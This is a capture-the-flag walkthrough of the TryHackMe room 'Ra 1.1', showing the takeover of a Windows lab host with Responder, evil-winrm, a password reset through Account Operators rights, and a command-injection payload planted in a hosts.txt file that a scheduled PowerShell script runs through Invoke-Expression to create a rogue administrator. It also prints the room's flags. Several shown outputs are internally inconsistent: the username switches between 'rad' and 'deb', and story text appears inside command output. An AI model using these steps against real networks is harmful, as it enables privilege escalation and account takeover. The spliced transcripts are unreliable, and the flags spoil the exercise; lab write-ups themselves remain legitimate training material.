NBT-NS, LLMNR & MDNS Responder 3.1.3.0


To support this project:
Patreon → https://www.patreon.com/PythonResponder
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [OFF]

[+] Servers:
    HTTP server [ON]
```

We set the **-i** as **"tun0"** because we are on the VPN. We then send the payload to Buse:




```
(root@kali)-[/home/peru]
# evil-winrm -u buse -p uzunLM+3131 -i 10.10.61.63

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\buse\Documents>
```

And I got a shell.

```
*Evil-WinRM* PS C:\Users\buse\Documents> whoami
windcorp\buse
*Evil-WinRM* PS C:\Users\buse\Documents> dir
*Evil-WinRM* PS C:\Users\buse\Documents> cd ..
*Evil-WinRM* PS C:\Users\buse> dir

Directory: C:\Users\buse

Mode                LastWriteTime         Length Name
----                -
d-r-----       5/1/2020   3:25 AM             3D Objects
d-r-----       5/1/2020   3:25 AM             Contacts
d-r-----       5/7/2020   3:01 AM             Desktop
d-r-----       5/7/2020   3:08 AM             Documents
d-r-----       5/2/2020   1:18 PM             Downloads
d-r-----       5/1/2020   3:25 AM             Favorites
d-r-----       5/1/2020   3:25 AM             Links
d-r-----       5/1/2020   3:25 AM             Music
d-r-----       5/1/2020   3:25 AM             Pictures
d-r-----       5/1/2020   3:25 AM             Saved Games
d-r-----       5/1/2020   3:25 AM             Searches
d-r-----       5/1/2020   3:25 AM             Videos
-a-----       5/2/2020   4:56 AM             164 .sparkExt.properties
-a-----      11/22/2023   8:56 AM             315 sip-communicator.properties

*Evil-WinRM* PS C:\Users\buse>
```

```
*Evil-WinRM* PS C:\Users\buse> cd Desktop
*Evil-WinRM* PS C:\Users\buse\Desktop> dir

Directory: C:\Users\buse\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----       5/7/2020   3:00 AM             Also stuff
d-----       5/7/2020   2:58 AM             Stuff
-a-----       5/2/2020  11:53 AM             45 Flag 2.txt
-a-----       5/1/2020   8:33 AM             37 Notes.txt

*Evil-WinRM* PS C:\Users\buse\Desktop>
```

Flag2

```
*Evil-WinRM* PS C:\Users\buse\Desktop> type "Flag 2.txt"
THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
*Evil-WinRM* PS C:\Users\buse\Desktop>
```

THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}

We then see a scripts directory in c:\

```
*Evil-WinRM* PS C:\Users\buse\Documents> cd ../../.. boss and own their internal network?
*Evil-WinRM* PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          5/2/2020    6:33 AM          inetpub
d-----          9/15/2018   12:19 AM          PerfLogs
d-r-----        5/8/2020    7:43 AM          Program Files
d-----         5/7/2020    2:51 AM          Program Files (x86)
d-----         5/3/2020    5:48 AM          scripts
d-----         5/29/2020   5:45 PM          Shared
d-r-----        5/2/2020    3:05 PM          Users
d-----         5/30/2020    7:00 AM          Windows

*Evil-WinRM* PS C:\>
```

When opening the files in the scripts directory, we'll see a ps1 file is running after every 1 minute interval.

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> dir

Directory: C:\scripts

Mode                LastWriteTime         Length Name
----                -
-a-----        5/3/2020    5:53 AM          4119 checkservers.ps1
-a-----       11/22/2023   11:18 AM          31 log.txt
```

```
*Evil-WinRM* PS C:\scripts> type "checkservers.ps1"
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!(($_ -match "#") ) |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
}
if($p)
{
    # if the Host is available then just write it to the screen
    write-host "Available host -> " $_ -BackgroundColor Green -ForegroundColor White
    [Array]$available += $_
}
else
{
    # If the host is unavailable, give a warning to screen
    write-host "Unavailable host -> " $_ -BackgroundColor Magenta -ForegroundColor White
}
```

When opening the files in the scripts directory, we'll see a ps1 file is run every minute. If we look at the ps1 file, we'll see this line:


```
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
    if($p)
    {
```

This takes whatever is in that **hosts.txt** file in **Brittany's** folder and uses Invoke-Expression. We need to get access to that **hosts.txt** file.

Since the user part of the Account Operators group let's reset the password for the account **"brittanycr"**.

Evil-WinRM PS C:\scripts> net user brittanycr hack@123

```
*Evil-WinRM* PS C:\scripts> net user brittanycr hack@123
The command completed successfully.
```

So now let's access edit that **hosts.txt** file and create a new Admin user.

crackmapexec smb fire.windcorp.thm -u 'brittanycr' -p 'hack@123' --shares

```
(root@kali) ~ # crackmapexec smb fire.windcorp.thm -u "brittanycr" -p "hack@123" --shares
SMB fire.windcorp.thm 445 FIRE [*] Windows 10.0 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB fire.windcorp.thm 445 FIRE [+] windcorp.thm\brittanycr:hack@123
SMB fire.windcorp.thm 445 FIRE [+] Enumerated shares
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm 445 FIRE
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
Shared	READ	
SYSVOL	READ	Logon server share
Users	READ	

```
# smbclient //fire.windcorp.thm/Users -U brittanycr --password hack@123
```

```
(root@kali)-[/home/peru]
# smbclient //fire.windcorp.thm/Users -U brittanycr --password hack@123
Try "help" to get a list of possible commands.
smb: \> dir
.                DR          0   Sun May  3 03:35:58 2020
..               DR          0   Sun May  3 03:35:58 2020
Administrator    D          0   Sun May 10 16:48:11 2020
All Users         DHSrn      0   Sat Sep 15 12:58:48 2018
angrybird         D          0   Fri May  1 18:29:20 2020
berg              D          0   Fri May  1 18:29:20 2020
bluefrog579       D          0   Fri May  1 18:29:20 2020
brittanycr        D          0   Sun May  3 05:06:46 2020
brownostrich284   D          0   Fri May  1 18:29:20 2020
buse              D          0   Wed Nov 22 22:26:33 2023
Default           DHR       0   Fri May  1 05:05:11 2020
Default User      DHSrn      0   Sat Sep 15 12:58:48 2018
desktop.ini       AHS      174  Sat Sep 15 12:46:48 2018
edward            D          0   Fri May  1 18:29:20 2020
freddy            D          0   Sun May  3 05:00:16 2020
garys             D          0   Fri May  1 18:29:20 2020
goldencat416      D          0   Thu Nov 23 01:01:05 2023
goldenwol         D          0   Fri May  1 18:29:20 2020
happ              D          0   Fri May  1 18:29:20 2020
happyme           D          0   Fri May  1 18:29:20 2020
Luis              D          0   Fri May  1 18:29:20 2020
orga              D          0   Fri May  1 18:29:20 2020
organicf          D          0   Fri May  1 18:29:20 2020
organicfish718    D          0   Thu Nov 23 01:01:59 2023
pete              D          0   Fri May  1 18:29:20 2020
Public            DR          0   Thu Apr 30 20:05:47 2020
purplecat         D          0   Fri May  1 18:29:20 2020
purplepanda       D          0   Fri May  1 18:29:20 2020
sadswan           D          0   Fri May  1 18:29:20 2020
sadswan869        D          0   Thu Nov 23 00:59:23 2023
sheela            D          0   Fri May  1 18:29:20 2020
silver            D          0   Fri May  1 18:29:20 2020
smallf            D          0   Fri May  1 18:29:20 2020
spiff             D          0   Fri May  1 18:29:20 2020
tinygoos          D          0   Fri May  1 18:29:20 2020
whiteleopard      D          0   Fri May  1 18:29:20 2020

15587583 blocks of size 4096. 10908059 blocks available
smb: \>
```

```
smb: \> cd brittanycr
smb: \brittanycr> dir
.                D          0   Sun May  3 05:06:46 2020
..               D          0   Sun May  3 05:06:46 2020
hosts.txt        A          22  Sun May  3 19:14:57 2020

15587583 blocks of size 4096. 10908075 blocks available
smb: \brittanycr>
```

```
smb: \brittanycr> get "hosts.txt"
getting file \brittanycr\hosts.txt of size 22 as hosts.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \brittanycr>
```

```
(root@kali)-[/home/peru]
# ls
Desktop  Documents  Downloads  'Flag 1.txt'  Music  Pictures  Public  Templates  Videos  commands  git-dumper  hash.txt  hosts.txt  spark_2_0_3.deb  volatility
(root@kali)-[/home/peru]
#
```

Now creating a **hosts.txt** file with this

```
net user rad hello!123 /add;net localgroup Administrators rad /add
```

```
(root@kali)-[/home/peru]
# nano hosts.txt
(root@kali)-[/home/peru]
# cat hosts.txt
net user rad hello!123 /add;net localgroup Administrators rad /add
```

And upload in to the brittanycr directory.

```
smb: \brittanycr\> put "hosts.txt"
putting file hosts.txt as \brittanycr\hosts.txt (0.1 kb/s) (average 0.1 kb/s)
smb: \brittanycr\> dir
.
..
hosts.txt
15587583 blocks of size 4096. 10907355 blocks available
smb: \brittanycr\>
```

Now checking

crackmapexec smb windcorp.thm -u deb -p 'hello!123'

```
(root@kali)-[/home/peru]
# crackmapexec smb windcorp.thm -u rad -p 'hello!123'
SMB windcorp.thm 445 FIRE Flag 3 [*] Windows 10.0 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB windcorp.thm 445 FIRE Flag 3 [*] windcorp.thm\rad:hello!123 (Pwn3d!)
```

Checking the rad user is created or not.

Evil-WinRM PS C:\scripts> net user deb

```
*Evil-WinRM* PS C:\scripts> net user rad
User name                rad
Full Name
Comment                  You have gained access to the internal network of
User's comment           unhackable (ha! so much for that claim!).
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never
Password last set        11/22/2023 12:00:58 PM
Password expires          1/3/2024 12:00:58 PM
Password changeable       11/23/2023 12:00:58 PM
Password required         Yes
User may change password  Yes
Workstations allowed      All
Logon script
User profile
Home directory
Last logon               Never
Logon hours allowed       All
Local Group Memberships  *Administrators
Global Group memberships *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\scripts>
```

Yes, deb user is created. Now connect by this new user.

evil-winrm -u rad -p hello!123 -i 10.10.61.63

```
(root@kali)-[/home/peru]
# evil-winrm -u rad -p 'hello!123' -i 10.10.61.63
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\rad\Documents>
```

```
*Evil-WinRM* PS C:\Users\rad\Documents> cd ../../..
*Evil-WinRM* PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          5/2/2020    6:33 AM      inetpub
d-----          9/15/2018   12:19 AM      PerfLogs
d-r-----        5/8/2020    7:43 AM      Program Files
d-----         5/7/2020    2:51 AM      Program Files (x86)
d-----         5/3/2020    5:48 AM      scripts
d-----         5/29/2020    5:45 PM      Shared
d-r-----       11/22/2023   12:09 PM      Users
d-----         5/30/2020    7:00 AM      Windows
```

```
*Evil-WinRM* PS C:\> cd Users
*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          5/10/2020    4:18 AM      Administrator
d-----          5/1/2020    5:59 AM      angrybird
d-----          5/1/2020    5:59 AM      berg
d-----          5/1/2020    5:59 AM      bluefrog579
d-----          5/2/2020    4:36 PM      brittanycr
d-----          5/1/2020    5:59 AM      brownostrich284
d-----       11/22/2023    8:56 AM      buse
d-----          5/1/2020    5:59 AM      edward
d-----          5/2/2020    4:30 PM      freddy
d-----          5/1/2020    5:59 AM      garys
d-----       11/22/2023   12:11 PM      goldencat416
d-----          5/1/2020    5:59 AM      goldenwol
d-----          5/1/2020    5:59 AM      happ
d-----          5/1/2020    5:59 AM      happyme
d-----          5/1/2020    5:59 AM      Luis
d-----          5/1/2020    5:59 AM      orga
d-----          5/1/2020    5:59 AM      organicf
d-----       11/22/2023   12:11 PM      organicfish718
```

```
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d----- 5/8/2020   8:25 AM             .docker
d-r----- 4/30/2020   7:56 AM          3D Objects
d-r----- 4/30/2020   7:56 AM          Contacts
d-r----- 5/10/2020   4:17 AM          Desktop
d-r----- 5/1/2020    1:57 AM          Documents
d-r----- 5/29/2020   5:44 PM          Downloads
d-r----- 4/30/2020   7:56 AM          Favorites
d-r----- 4/30/2020   7:56 AM          Links
d-r----- 4/30/2020   7:56 AM          Music
d-r----- 4/30/2020   7:56 AM          Pictures
d-r----- 4/30/2020   7:56 AM          Saved Games
d-r----- 4/30/2020   7:56 AM          Searches
d-r----- 4/30/2020   7:56 AM          Videos
-a----- 5/1/2020    2:05 AM          146 .sparkExt.properties
-a----- 5/1/2020    2:44 AM          315 sip-communicator.properties

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----- 5/7/2020   1:22 AM          47 Flag3.txt
```

Flag 3

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type "Flag3.txt"
THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}

Title Ra 1.1	IP Address 10.10.61.63	Expires 46m 31s	? Add 1 hour Terminate
-----------------	---------------------------	--------------------	------------------------

Story

You have gained access to the internal network of WindCorp, the multibillion dollar company, running an extensive social media campaign claiming to be unhackable (ha! so much for that claim!).

Next step would be to take their crown jewels and get full access to their internal network. You have spotted a new windows machine that may lead you to your end goal. Can you conquer this end boss and own their internal network?

Happy Hacking!

@4nqr34z and @theart42

(Give it at least 5 minutes to boot)

Answer the questions below

Flag 1

THM[466d52dc75a277d6c3f6cfc716d6b62420f48]

Correct Answer

+ 50 Flag 2

THM[6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1]

Correct Answer

+ 100 Flag 3

THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}

Correct Answer

Mitigation:

- i) Picture url should not contain username and security answer.
- ii) There should not be the password reset button on the main web page.
- iii) List of contents should not be present in main web page.
- iv) Running application should be patched perfectly.